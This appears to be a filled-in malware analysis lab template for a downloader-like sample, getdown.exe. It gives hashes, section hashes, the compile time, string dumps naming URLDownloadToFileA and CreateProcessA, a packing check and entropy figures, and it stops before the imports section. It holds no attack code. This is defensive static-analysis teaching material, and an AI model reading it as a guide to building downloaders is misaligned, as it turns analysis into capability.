

Malware Analysis Template

Date:	8/11/2022
Workstation:	**REMWorkstationVM**
File Name:	**getdown.exe**
File Location:	**C:\Users\REM\Desktop\Malware\Day1\getdown.exe**
File Timestamps:	
Notification Vector:	
File Size (bytes):	38912 bytes
Icon Graphic:	 getdown.exe
Signed?:	
File Hash:	MD5: 2A8668A6D0E12C7380A26910D504ECBF SHA1: 414300597938D64B3486BE6004003D90D565360D SHA256:CD78CF4AF8E37B4A9DE479867167027887A28527E2738C481A1C6891D707F21A
Imp Hash:	A675367C6D79F8C7B7603D13CFD0A3FF
PE Section Hashes:	




.text md5: 683BFC83B9EBC12E44C691908837D772
.rdata md5: BA612F3432713862DC089D17218F2038
.data md5: 2C8C40E15F6A403116AAC705277A7897


.pdata md5: DCA427AAD0E81237174BC3A627EFEFFF
.reloc md5: 9EAC576B39B1AEE2BAE1F98BC14D8E49

Compile Time (pescanner, PEView)**:**

Wed Feb 25 01:12:17 2015


File Properties (PEStudio, PeView)**:** Description, version, file header characteristics






Strings (strings, strings2, BinText)**:** Functions, domains, IP addresses, commands, error msgs


- Some strings using BinText:


BinText
Search
Filter
Help
File to scan
C:\Users\REM\Desktop\Malware\Day1\getdown.exe
Advanced view
File pos
Mem pos
ID
Text
A 00000000004D 000000000004E 0 !This program cannot be run in DOS mode.
A 0000000000C7 000000000054 0 PRich
A 0000000001E8 000000000175 0 .text
A 000000000210 00000000019D 0 .rdata
A 000000000237 0000000001C4 0 @.data
A 000000000260 0000000001ED 0 .pdata
A 000000000287 000000000214 0 @.reloc
A 0000000005CF 00000000055C 0 D$pE3
A 0000000005E1 00000000056E 0 t$0E3
A 00000000B76 000000000B03 0 D$XE3
A 00000000EDB 000000000E68 0 WATAUAVAWH
A 00000000F6A 000000000EF7 0 I$ H;
A 000000001055 000000000FE2 0 A]A_
A 0000000010F4 000000001081 0 t$ WATAUH
A 00000000133F 0000000012CC 0 A]A_
A 00000000139F 00000000132C 0 WATAUAVAWH
A 0000000013CE 00000000135B 0 IcqHI
A 000000001506 000000001493 0 IcqHH
A 00000000150D 00000000149A 0 ;7sUH
A 000000001530 0000000014BD 0 D;+t1
A 000000001583 000000001510 0 A]A_
A 000000001799 000000001726 0 ;"u3
A 0000000017BA 000000001747 0 < wH
A 000000001919 0000000018A6 0 x ATAUAVH
A 00000000001A4C 0000000019D9 0 < tG<tC
A 00000000001ADF 00000000001A6C 0 t$ WH
A 00000000001B36 00000000001AC3 0 L$@E3
A 00000000001B4B 00000000001AD8 0 Hct$@H
A 00000000001B5D 00000000001AEA 0 s\HcL$HH
A 00000000001BE1 00000000001B6E 0 x ATH
A 00000000001C01 00000000001B8E 0 fD9 t
A 00000000001C0B 00000000001B98 0 fD9#u
A 00000000001C15 00000000001BA2 0 fD9#u
A 00000000001C1D 00000000001BAA 0 d$8H+
A 00000000001CD3 00000000001C60 0 ATAUAVH
A 00000000001D6C 00000000001CF9 0 fD9t$b
U...
File Edit Format View
Help
Nguyen Le Dinh Vu
BinText
File pos
Mem pos
ID
Text
A 000000005A60 0000000059ED 0 CorExitProcess
A 000000006658 0000000065E5 0 GetProcessWindowStation
A 000000006670 0000000065FD 0 GetUserObjectInformationW
A 000000006690 00000000661D 0 GetLastActivePopup
A 0000000066A8 000000006635 0 GetActiveWindow
A 0000000066B8 000000006645 0 MessageBoxW
A 000000006938 0000000068C5 0 HH:mm:ss
A 000000006948 0000000068D5 0 dddd, MMMM dd, yyyy
A 000000006960 0000000068ED 0 MM/dd/yy
A 000000006978 000000006905 0 December
A 000000006988 000000006915 0 November
A 000000006998 000000006925 0 October
A 0000000069A0 00000000692D 0 September
A 0000000069AC 000000006939 0 August
A 0000000069C4 000000006951 0 April
A 0000000069CC 000000006959 0 March
A 0000000069D8 000000006965 0 February
A 0000000069E8 000000006975 0 January
A 000000006A20 0000000069AD 0 Saturday
A 000000006A2C 0000000069B9 0 Friday
A 000000006A38 0000000069C5 0 Thursday
A 000000006A48 0000000069D5 0 Wednesday
A 000000006A58 0000000069E5 0 Tuesday
A 000000006A60 0000000069ED 0 Monday
A 000000006A68 0000000069F5 0 Sunday
A 000000007040 000000006FCD 0 !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]
A 000000007081 00000000700E 0 abcdefghijklmnopqrstuvwxyz{|}~
A 0000000071C0 00000000714D 0 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]
A 000000007201 00000000718E 0 ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~
A 0000000079BA 000000007947 0 CreateProcessA
A 0000000079CC 000000007959 0 GetTempFileNameA
A 0000000079E0 00000000796D 0 IsDebuggerPresent
A 0000000079F4 000000007981 0 GetTempPathA
A 000000007A02 00000000798F 0 KERNEL32.dll
A 000000007A12 00000000799F 0 URLDownloadToFileA
A 000000007A26 0000000079B3 0 urlmon.dll
U...
File Edit Format View
Help
Nguyen Le Dinh Vu




Packed (pescanner, PEiD, ExeInfo)**:**

- Not packed




Entropy (ByteHist, pescanner)**:** File, sections



- entropy (file): 5.529
- .text entropy: 6.186
- .rdata entropy: 4.407
- .data entropy: 2.243
- .pdata entropy: 3.821
- .reloc entropy: 3.3930

Imported/Exported Functions (PEStudio, Dependency Walker)**:**

